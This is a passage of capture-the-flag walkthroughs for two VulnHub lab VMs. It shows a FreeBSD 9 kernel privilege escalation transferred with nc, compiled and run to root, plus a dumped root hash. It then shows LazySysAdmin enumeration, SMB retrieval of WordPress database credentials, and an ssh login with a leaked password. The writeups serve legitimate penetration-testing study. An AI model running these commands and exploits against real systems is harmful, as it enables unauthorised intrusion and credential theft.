1. While exploring the system, we look for privilege escalation exploits for FreeBSD 9 and find two hits. Since the target system doesn't have `wget` or `curl` we fallback on `nc` to download the exploit file. Once compiled, we execute the exploit and get elevated access:

```
1 searchsploit freebsd 9.0
2 searchsploit -x 28718
3 nc -nlvp 9999 <28718.c
4 nc 192.168.92.183 9999 >28718.c
5 gcc -o 28718 28718.c
6 ./28718
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss freebsd 9.0
.....
Exploit Title | Path
.....
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | (/usr/share/exploitdb/)
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | exploits/freebsd/local/26368.c
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | exploits/freebsd/local/28718.c
.....
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 18: writeup.privesc.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # nc -nlvp 9999 <28718.c
listening on [any] 9999 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.185] 18267
```

Figure 19: writeup.privesc.steps.1.2

```
which nc
/usr/bin/nc

nc 192.168.92.183 9999 >28718.c
```

Figure 20: writeup.privesc.steps.1.3

```
gcc -o 28718 28718.c

ls -la
total 120
drwxrwxrwx  9 www  wheel   512 Oct  9 19:00 .
drwxrwxrwx  8 www  wheel   512 Mar 28  2014 ..
drwxrwxrwx 12 www  wheel   512 May  7  2003 1040
-rwxr-xr-x  1 www  wheel 10406 Oct  9 19:00 28718
-rw-r--r--  1 www  wheel  5563 Oct  9 18:58 28718.c
drwxrwxrwx  2 www  wheel   512 May  7  2003 SchA
drwxrwxrwx  2 www  wheel   512 May  7  2003 SchB
drwxrwxrwx  6 www  wheel   512 May  7  2003 SchD
drwxrwxrwx  4 www  wheel   512 May  7  2003 SchD1
drwxrwxrwx  7 www  wheel   512 May  7  2003 W2
drwxrwxrwx  2 www  wheel  1536 Mar 26  2014 pdf
-rw-r--r--  1 www  wheel   29 Oct  9 18:40 rce.php
```

Figure 21: writeup.privesc.steps.1.4

```
./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!

id
uid=0(root) gid=0(wheel) groups=0(wheel)

uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012    root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64

ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
    ether 00:0c:29:0b:79:90
    inet 192.168.92.185 netmask 0xfffff000 broadcast 192.168.92.255
    nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
    nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=3<RXCSUM,TXCSUM>
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
    inet 127.0.0.1 netmask 0xff000000
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
ipfw0: flags=8801<UP,SIMPLEX,MULTICAST> metric 0 mtu 65536
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
```

Figure 22: writeup.privesc.steps.1.5

2. We can now view the `congrats.txt` file to complete the challenge:

```
1 cat /root/congrats.txt
```

```
cat /root/congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...
```

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in mind, and not meant for the seasoned pentester. However this does not mean one can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also learn the basics skills needed to compromise a system. Most importantly, in my mind, are information gathering & research. Anyone can throw massive amounts of exploits and "hope" it works, but think about the traffic.. the logs... Best to take it slow, and read up on the information you gathered and hopefully craft better more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly. Knowing the OS gives you any idea of what will work and what won't from the get go. Default file locations are not the same on FreeBSD versus a Linux based distribution. Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log". It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data". Finding and knowing these little details will greatly help during an attack. Of course my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course the log results may not be accurate if you created a snapshot and reverted, but at least it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things. Default settings, nothing fancy but it should've logged a few of your attacks. Look at the following files:

```
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)
```

Figure 23: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$1$DdHlo6rh$usiPcDoTR37eL7DAyLjhk1:0:0::0:0:Charlie &:.....
```

References

- [+] <https://www.vulnhub.com/entry/kioptrix-2014-5,62/>
- [+] <https://www.abatchy.com/2017/01/kioptrix-2014-5-walkthrough-vulnhub.html>
- [+] <https://jhalon.github.io/vulnhub-kioptrix5/>

[VulnHub] LazySysAdmin: 1

Date: 29/Oct/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [enumerate_app_wordpress](#), [exploit_smb_nullsession](#), [exploit_smb_web_root](#), [exploit_php_reverseshell](#), [exploit_credsreuse](#), [exploit_wordpress_template](#), [privesc_sudo](#)

Overview

This is a writeup for VulnHub VM [LazySysAdmin: 1](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

- 22/tcp/ssh/OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0): [privesc_sudo](#)
- 80/tcp/http/Apache httpd 2.4.7 ((Ubuntu)): [enumerate_app_wordpress](#), [exploit_credsreuse](#), [exploit_php_reverseshell](#), [exploit_wordpress_template](#)
- 139/tcp/netbios-ssn/Samba smbd 3.X - 4.X (workgroup: WORKGROUP): [exploit_smb_nullsession](#), [exploit_smb_web_root](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Oct 29 11:18:00 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/vulnhub.lazysysadmin1/results/192.168.92.191/scans/_quick_tcp_nmap.txt
   ↳ -oX
   ↳ /root/toolbox/writeups/vulnhub.lazysysadmin1/results/192.168.92.191/scans/xml/_quick_tcp_nmap.xml
   ↳ 192.168.92.191
2 Nmap scan report for 192.168.92.191
3 Host is up, received arp-response (0.019s latency).
4 Scanned at 2019-10-29 11:18:03 PDT for 27s
5 Not shown: 994 closed ports
6 Reason: 994 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux;
   ↳ protocol 2.0)
9 | ssh-hostkey:
10 |   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
11 | ssh-dss AAAAB3NzaC1kc3MAAACBAKXQVTTRKsDhYwPwDmZ2BDTjKcCtJ7SnWOBHwBvIdUV0h7zjZ6xjkEJ4TkT/Y+
   ↳ lJUo1kMMNDu+CNPPrNkyBfjQ5w13m07/3mKh9p52bzHG6XFS2m7GI4cLiDbmj09L/YhU5deFP1Bo02KxzREp/ipz/
   ↳ CV1Rr8IZm/x7SbPXtzv1AAAAFQDorLYH3A0wt18+kzAxG00f2SarWQAAAIEAmOm6aWDLi+
   ↳ a85rfIm2L1b24aPZN30sntJKV4iCDbKxXi7xd6K9h1t+Utrg7dn4o0/QrVv8RRYBSiuJ8sy7B2+YDMOX7v+
   ↳ yqIG8FdA66tFpnMiMvdhYXoLyiod71vTqmGuAVKyHc56fUtdb3gCMj00CHhPTKg2S0gPfF0qiyGVUAAACACvwr3X/
   ↳ J810mevpUQokt4xBBPNiIGkbK9KbZG63vi1NvGmaOkzbo3Cf8gZ0ILFd3YlryhP6c8PHAQMwcvzMT9oTyJ4FOokviD3Mh4APPZ1SDq
   ↳ /QIHQZAjeUrH18ZVHKk5ZYktAE=
12 |   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
13 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDL4kUdp6Gej0kmVuGrpPSUUIqYmMsiqjbZ4PFCmji+ozLhgBlWE4+
   ↳ XcghV9PWTUmBdU6yZsylvJMi87GBW8s66tCnZU2lm+APerAT+euYlUgi+xoigD+
   ↳ g2VWthVNwvj2mg8updYtcZ3Jv2besdsohtadike0fwJAPfvl/ss9jE9AFv73DHu2EuwrP/
   ↳ 3tMOWG7GgQQj01TFmrLYnDX9unvKc0i3kLgQ9I6JfdSC1oc+lBtkOp12hr5gIlYI1AgI+
   ↳ E2yl79cdk6PTQ4mgRmIEJguLbWo8mnaEI77y1Lz7xpxi89/gWjQuS+DMPbbpoJZdRkTldTr0QaJuP2i0ys8Dh
14 |   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
15 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBcmYC//
   ↳ tB7vdI00Q3Czjvzi7cao1q+PtBUHYxSk7ay3rM1LStjxRkpUZPQWpVRdU9kWJhIiYZDMPf8gOSgC2eY=
16 |   256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
17 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKQXcDdFdhnlJXj6zgOcox1r7UBkTYpa0YdioJt97xdA
18 80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
19 |_http-generator: Silex v2.2.7
20 |_http-methods:
21 |_ Supported Methods: OPTIONS GET HEAD POST
22 |_ http-robots.txt: 4 disallowed entries
23 |_ /old/ /test/ /TR2/ /Backnode_files/
24 |_http-server-header: Apache/2.4.7 (Ubuntu)
25 |_http-title: Backnode
26 139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
27 445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
28 3306/tcp  open  mysql        syn-ack ttl 64 MySQL (unauthorized)
29 6667/tcp  open  irc          syn-ack ttl 64 InspIRCd
30 |_irc-info:
31 |_ server: Admin.local
32 |_ users: 1
33 |_ servers: 1
34 |_ chans: 0
35 |_ lusers: 1
36 |_ lservers: 0
```

```

37 | source ident: nmap
38 | source host: 192.168.92.190
39 | _ error: Closing link: (nmap@192.168.92.190) [Client exited]
40 MAC Address: 00:0C:29:C2:70:16 (VMware)
41 Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
42
43 Host script results:
44 | _clock-skew: mean: -3h19m58s, deviation: 5h46m22s, median: 0s
45 | nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
46 | Names:
47 | LAZYSYSADMIN<00>      Flags: <unique><active>
48 | LAZYSYSADMIN<03>      Flags: <unique><active>
49 | LAZYSYSADMIN<20>      Flags: <unique><active>
50 | \x01\x02_MSBROWSE__\x02<01> Flags: <group><active>
51 | WORKGROUP<00>         Flags: <group><active>
52 | WORKGROUP<1d>         Flags: <unique><active>
53 | WORKGROUP<1e>         Flags: <group><active>
54 | Statistics:
55 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
56 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
57 | _ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
58 | p2p-conficker:
59 | Checking for Conficker.C or higher...
60 | Check 1 (port 59130/tcp): CLEAN (Couldn't connect)
61 | Check 2 (port 20872/tcp): CLEAN (Couldn't connect)
62 | Check 3 (port 25346/udp): CLEAN (Failed to receive data)
63 | Check 4 (port 16469/udp): CLEAN (Failed to receive data)
64 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
65 | smb-os-discovery:
66 | OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
67 | Computer name: lazsysadmin
68 | NetBIOS computer name: LAZYSYSADMIN\x00
69 | Domain name: \x00
70 | FQDN: lazsysadmin
71 | _ System time: 2019-10-30T04:18:22+10:00
72 | smb-security-mode:
73 | account_used: guest
74 | authentication_level: user
75 | challenge_response: supported
76 | _ message_signing: disabled (dangerous, but default)
77 | smb2-security-mode:
78 | 2.02:
79 | _ Message signing enabled but not required
80 | smb2-time:
81 | date: 2019-10-29 11:18:22
82 | _ start_date: N/A
83
84 Read data files from: /usr/bin/./share/nmap
85 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
86 # Nmap done at Tue Oct 29 11:18:30 2019 -- 1 IP address (1 host up) scanned in 30.69 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	tty 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux protocol 2.0)	./results/192.168.92.191/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.191/scans/tcp_80_http_gobuster.txt ./results/192.168.92.191/scans/tcp_80_http_nikto.txt ./results/192.168.92.191/scans/tcp_80_http_nmap.txt ./results/192.168.92.191/scans/tcp_80_http_robots.txt ./results/192.168.92.191/scans/tcp_80_http_whatweb.txt
2.	80/tcp	http	tty 64 Apache httpd 2.4.7 ((Ubuntu))	./results/192.168.92.191/scans/enum4linux.txt ./results/192.168.92.191/scans/nbtscan.txt ./results/192.168.92.191/scans/udp_137_smb_nmap.txt ./results/192.168.92.191/scans/enum4linux.txt ./results/192.168.92.191/scans/smbclient.txt ./results/192.168.92.191/scans/tcp_139_smb_nmap.txt ./results/192.168.92.191/scans/smbclient.txt ./results/192.168.92.191/scans/tcp_445_smb_nmap.txt ./results/192.168.92.191/scans/tcp_3306_mysql_nmap.txt
3.	137/udp	netbios-ns	tty 64 Samba nmbd netbios-ns (workgroup: WORKGROUP)	
4.	139/tcp	netbios-ssn	tty 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	
5.	445/tcp	netbios-ssn	tty 64 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)	
6.	3306/tcp	mysql	tty 64 MySQL (unauthorized)	
7.	6667/tcp	irc	tty 64 InspIRCd	

Figure 3: writeup.enumeration.steps.2.1

3. Upon visiting the 80/tcp, we find an unknown web application. Inspecting further, we find a few links via robots.txt file but none of those seem useful.




Figure 4: writeup.enumeration.steps.3.1




Figure 5: writeup.enumeration.steps.3.2

4. We also find a `wordpress` directory from the `gobuster` scan report. Initial attempts to login via common default credentials didn't succeed. Since we already have read access to Wordpress installation via the open SMB share, we download the `wp-config.php` file and obtain the hardcoded MySQL credentials within it:

```

1 gobuster -u http://192.168.92.191:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
  ↪ -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
2 smbclient //192.168.92.191/share$
3   cd wordpress
4   get wp-config.php

```

```

smb: \> cd wordpress
smb: \wordpress\> dir
.                D           0 Tue Oct 29 11:18:53 2019
..               D           0 Tue Aug 15 04:05:52 2017
wp-config-sample.php N       2853 Wed Dec 16 01:58:26 2015
wp-trackback.php  N       4513 Fri Oct 14 12:39:28 2016
wp-admin          D           0 Wed Aug  2 14:02:02 2017
wp-settings.php   N      16200 Thu Apr  6 11:01:42 2017
wp-blog-header.php N        364 Sat Dec 19 03:20:28 2015
index.php         N        418 Tue Sep 24 17:18:11 2013
wp-cron.php       N       3286 Sun May 24 10:26:25 2015
wp-links-opml.php N       2422 Sun Nov 20 18:46:30 2016
readme.html       N       7413 Tue Oct 29 11:18:53 2019
wp-signup.php     N     29924 Tue Jan 24 03:08:42 2017
wp-content        D           0 Tue Oct 29 11:18:52 2019
license.txt       N     19935 Tue Oct 29 11:18:53 2019
wp-mail.php       N       8048 Tue Jan 10 21:13:43 2017
wp-activate.php   N      6864 Tue Oct 29 11:18:53 2019
.htaccess         H         35 Tue Aug 15 04:40:13 2017
xmlrpc.php        N       3065 Wed Aug 31 09:31:29 2016
wp-login.php      N     34347 Tue Oct 29 11:18:53 2019
wp-load.php       N       3301 Mon Oct 24 20:15:30 2016
wp-comments-post.php N      1627 Mon Aug 29 05:00:32 2016
wp-config.php     N       3703 Mon Aug 21 02:25:14 2017
wp-includes       D           0 Wed Aug  2 14:02:03 2017

3029776 blocks of size 1024. 1452020 blocks available
smb: \wordpress\>
smb: \wordpress\>
smb: \wordpress\> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (401.8 KiloBytes/sec) (average 401.8 KiloBytes/sec)
smb: \wordpress\>

```

Figure 6: writeup.enumeration.steps.4.1

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');
```

Figure 7: writeup.enumeration.steps.4.2

5. We explore the SMB service and find that there is a user named `togie` on this system. Other than that, there is an open (readonly) SMB share and it is also the web root. We find a lot of interesting files within this directory, particularly the `deets.txt` file that has a password 12345, possibly for user `togie`:

```
1 enum4linux -a -M -l -d 192.168.92.191
2 smbclient //192.168.92.191/share$
3 http://192.168.92.191/deets.txt
```

```
420 S-1-5-21-2952042175-1524911573-1237092750-1048 *unknown*\*unknown* (8)
421 S-1-5-21-2952042175-1524911573-1237092750-1049 *unknown*\*unknown* (8)
422 S-1-5-21-2952042175-1524911573-1237092750-1050 *unknown*\*unknown* (8)
423 [+] Enumerating users using SID S-1-22-1 and logon username '', password ''
424 S-1-22-1-1000 Unix-User\togie (Local User)
425 Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.
426
427
428 =====
429 |   Getting printer info for 192.168.92.191   |
430 |=====|
431 No printers returned.
432
433
434 enum4linux complete on Tue Oct 29 11:21:07 2019
435
```

Figure 8: writeup.enumeration.steps.5.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.lazsysadmin1 # smbclient //192.168.92.191/share$
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
.
```

Name	Type	Size	Time	Date
.	D	0	Tue Aug 15 04:05:52	2017
..	D	0	Mon Aug 14 05:34:47	2017
wordpress	D	0	Tue Oct 29 11:18:53	2019
Backnode_files	D	0	Mon Aug 14 05:08:26	2017
wp	D	0	Tue Aug 15 03:51:23	2017
deets.txt	N	139	Mon Aug 14 05:20:05	2017
robots.txt	N	92	Mon Aug 14 05:36:14	2017
todolist.txt	N	79	Mon Aug 14 05:39:56	2017
apache	D	0	Mon Aug 14 05:35:19	2017
index.html	N	36072	Sat Aug 5 22:02:15	2017
info.php	N	20	Tue Aug 15 03:55:19	2017
test	D	0	Mon Aug 14 05:35:10	2017
old	D	0	Mon Aug 14 05:35:13	2017

```

3029776 blocks of size 1024. 1454672 blocks available
smb: \>

```

Figure 9: writeup.enumeration.steps.5.2




Figure 10: writeup.enumeration.steps.5.3

Findings

Open Ports

1	22/tcp		ssh		OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
2	80/tcp		http		Apache httpd 2.4.7 ((Ubuntu))
3	137/udp		netbios-ns		Samba nmbd netbios-ns (workgroup: WORKGROUP)
4	139/tcp		netbios-ssn		Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5	445/tcp		netbios-ssn		Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
6	3306/tcp		mysql		MySQL (unauthorized)
7	6667/tcp		irc		InspIRCd

Files

- 1 <http://192.168.92.191/robots.txt>
- 2 <http://192.168.92.191/deets.txt>
- 3 <http://192.168.92.191/wordpress>

Users

```
1  ssh: togie
2  wordpress: admin, togie
```

Phase #2: Exploitation

1. We now ssh as user `togie` with the password `12345` obtained from `deets.txt` file and it works:

```
1 ssh togie@192.168.92.191
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.lazsysadmin1 # ssh togie@192.168.92.191
#####
#                               Welcome to Web_TR1                               #
#                               All connections are monitored and recorded          #
#                               Disconnect IMMEDIATELY if you are not an authorized #
#                               user!                                              #
#####

togie@192.168.92.191's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Wed Oct 30 06:41:10 AEST 2019

System load:  0.11           Processes:      188
Usage of /:   46.3% of 2.89GB Users logged in:      0
Memory usage: 51%           IP address for eth0: 192.168.92.191
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

togie@LazySysAdmin:~$ id
uid=1000(togie) gid=1000(togie) groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
togie@LazySysAdmin:~$
togie@LazySysAdmin:~$ uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
togie@LazySysAdmin:~$
togie@LazySysAdmin:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:452802 errors:60 dropped:163 overruns:0 frame:0
          TX packets:372928 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:58198327 (58.1 MB)  TX bytes:80717590 (80.7 MB)
          Interrupt:19 Base address:0x2000
```

Figure 11: writeup.exploitation.steps.1.1

2. On the other hand, we successfully used credentials obtained from `wp-config.php` file to login to Wordpress since the administrator has reused those credentials:

